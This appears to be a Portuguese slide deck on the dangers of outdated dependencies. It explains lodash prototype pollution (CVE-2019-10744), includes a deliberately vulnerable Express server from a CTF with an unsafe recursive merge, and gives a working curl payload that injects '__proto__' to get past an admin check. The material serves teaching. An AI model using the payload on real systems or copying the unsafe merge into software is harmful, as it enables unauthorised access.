
github.com

1409 authors

had their username
as password



YOU SHALL NOT PASS



**O perigo de não atualizar
suas dependências...**

Tudo começa com um email do GitHub

[GHSA-c3gv-9cxf-6f57] 1 repository is vulnerable

GitHub



A new security advisory was published

We found a vulnerable dependency in repositories you have security alert access to.

Security advisory GHSA-c3gv-9cxf-6f57 (low severity) affects 1 repository:

loofah (RubyGems) used in 1 repository



Saulo8732/babysitterapp

[View alert](#)

Porém...

Code

Issues 0

Pull requests 0

Actions

Projects 0

Wiki

Security

Insights

Settings

Alerts

Advisories

Policy

lodash

Create automated security update

Dismiss

Open

GitHub opened this alert on Feb 8

3 lodash vulnerabilities found in package-lock.json on Feb 8

Remediation

Upgrade **lodash** to version **4.17.13** or later. For example:

```
"dependencies": {  
  "lodash": ">=4.17.13"  
}
```

or...

```
"devDependencies": {  
  "lodash": ">=4.17.13"  
}
```

Always verify the validity and compatibility of suggestions with your codebase.

Details


CVE-2019-10744

critical severity

Vulnerable versions: < 4.17.13

Patched version: 4.17.13

Affected versions of lodash are vulnerable to Prototype Pollution.
The function defaultsDeep could be tricked into adding or modifying properties of Object.prototype using a constructor payload.



**Como um módulo pode
expor sua aplicação toda**

A falha de segurança do nosso exemplo

```
}
```

Always verify the validity and compatibility of suggestions with your codebase.

Details

CVE-2019-10744

critical severity

Vulnerable versions: < 4.17.13

Patched version: 4.17.13

Affected versions of lodash are vulnerable to Prototype Pollution.

The function defaultsDeep could be tricked into adding or modifying properties of Object.prototype using a constructor payload.

"Prototype Pollution, como o nome sugere, é a ação de mudar o Prototype de um objeto, podendo levar a execução de código remoto"

blog.0daylabs.com/2019/02/15/prototype-pollution-javascript/

Como o Prototype Pollution funciona

```
// Você também pode brincar com esse exemplo

let pessoa = {nome: 'João'}

console.log(pessoa.nome)

// João

pessoa.__proto__.toString = () => {alert('atualização do baidu')}

console.log(pessoa.nome)

// um alert com "atualização do baidu" aparece

let pessoa2 = {}

console.log(pessoa2)

// {}

// um alert com "atualização do baidu" aparece

// se você continuar no navegador,

// ao clicar em qualquer lugar da página, um alert com a atualização do
baidu vai aparecer...
```

Veamos um exemplo

```
const express = require('express');
const bodyParser = require('body-parser')
const cookieParser = require('cookie-parser');

const isObject = obj => obj && obj.constructor && obj.constructor === Object;

function merge(a, b) {
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
  }
  return a
}

function clone(a) {
  return merge({}, a);
}

const app = express();
app.use(bodyParser.json())
app.use(cookieParser());
app.post('/signup', (req, res) => {
  var body = JSON.parse(JSON.stringify(req.body));
  var copybody = clone(body)
  if (copybody.name) {
    res.cookie('name', copybody.name).json({ "done": "cookie set" });
  } else {
    res.json({ "error": "cookie not set" })
  }
});
app.get('/getFlag', (req, res) => {
  var admin = JSON.parse(JSON.stringify(req.cookies))
  if (admin.admin == 1) {
    res.send("hackim19{}");
  } else {
    res.send("You are not authorized");
  }
});
app.listen(8080, '127.0.0.1');

console.log(`Running on http://${HOST}:${PORT}`);
```

Agora em detalhes

```
const express = require('express');  
const bodyParser = require('body-parser')  
const cookieParser = require('cookie-parser');
```

Agora em detalhes

```
const express = require('express');  
const bodyParser = require('body-parser')  
const cookieParser = require('cookie-parser');
```

```
const isObject = obj => obj && obj.constructor && obj.constructor ===  
Object;
```

```
function merge(a, b) {  
  for (var attr in b) {  
    if (isObject(a[attr]) && isObject(b[attr])) {  
      merge(a[attr], b[attr]);  
    } else {  
      a[attr] = b[attr];  
    }  
  }  
  return a  
}  
  
function clone(a) {  
  return merge({}, a);  
}
```

Agora em detalhes

```
const app = express();  
app.use(bodyParser.json());  
app.use(cookieParser());
```

Agora em detalhes

```
const app = express();  
app.use(bodyParser.json());  
app.use(cookieParser());
```

```
app.post('/signup', (req, res) => {  
  var body = JSON.parse(JSON.stringify(req.body));  
  var copybody = clone(body)  
  if (copybody.name) {  
    res.cookie('name', copybody.name).json({ "done": "cookie set" });  
  } else {  
    res.json({ "error": "cookie not set" })  
  }  
});
```

Agora em detalhes

```
const app = express();
app.use(bodyParser.json());
app.use(cookieParser());

app.post('/signup', (req, res) => {
  var body = JSON.parse(JSON.stringify(req.body));
  var copybody = clone(body)
  if (copybody.name) {
    res.cookie('name', copybody.name).json({ "done": "cookie set" });
  } else {
    res.json({ "error": "cookie not set" })
  }
});

app.get('/getFlag', (req, res) => {
  var admin = JSON.parse(JSON.stringify(req.cookies))
  if (admin.admin == 1) {
    res.send("hackim19{}");
  } else {
    res.send("You are not authorized");
  }
});
```

Agora em detalhes

```
const app = express();
app.use(bodyParser.json());
app.use(cookieParser());

app.post('/signup', (req, res) => {
  var body = JSON.parse(JSON.stringify(req.body));
  var copybody = clone(body)
  if (copybody.name) {
    res.cookie('name', copybody.name).json({ "done": "cookie set" });
  } else {
    res.json({ "error": "cookie not set" })
  }
});

app.get('/getFlag', (req, res) => {
  var admin = JSON.parse(JSON.stringify(req.cookies))
  if (admin.admin == 1) {
    res.send("hackim19{}");
  } else {
    res.send("You are not authorized");
  }
});

app.listen(8080, '127.0.0.1');

console.log(`Running on http://${HOST}:${PORT}`);
```

Código final:

```
const express = require('express');
const bodyParser = require('body-parser')
const cookieParser = require('cookie-parser');

const isObject = obj => obj && obj.constructor && obj.constructor === Object;

function merge(a, b) {
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
  }
  return a
}

function clone(a) {
  return merge({}, a);
}

const app = express();
app.use(bodyParser.json())
app.use(cookieParser());
app.post('/signup', (req, res) => {
  var body = JSON.parse(JSON.stringify(req.body));
  var copybody = clone(body)
  if (copybody.name) {
    res.cookie('name', copybody.name).json({ "done": "cookie set" });
  } else {
    res.json({ "error": "cookie not set" })
  }
});
app.get('/getFlag', (req, res) => {
  var admin = JSON.parse(JSON.stringify(req.cookies))
  if (admin.admin == 1) {
    res.send("hackim19{}");
  } else {
    res.send("You are not authorized");
  }
});
app.listen(8080, '127.0.0.1');

console.log(`Running on http://${HOST}:${PORT}`);
```

```
curl -vv --header 'Content-type: application/json' -d '{"__proto__": {"admin": 1}}'
'http://0.0.0.0:4000/signup'; curl -vv 'http://0.0.0.0:4000/getFlag'
```

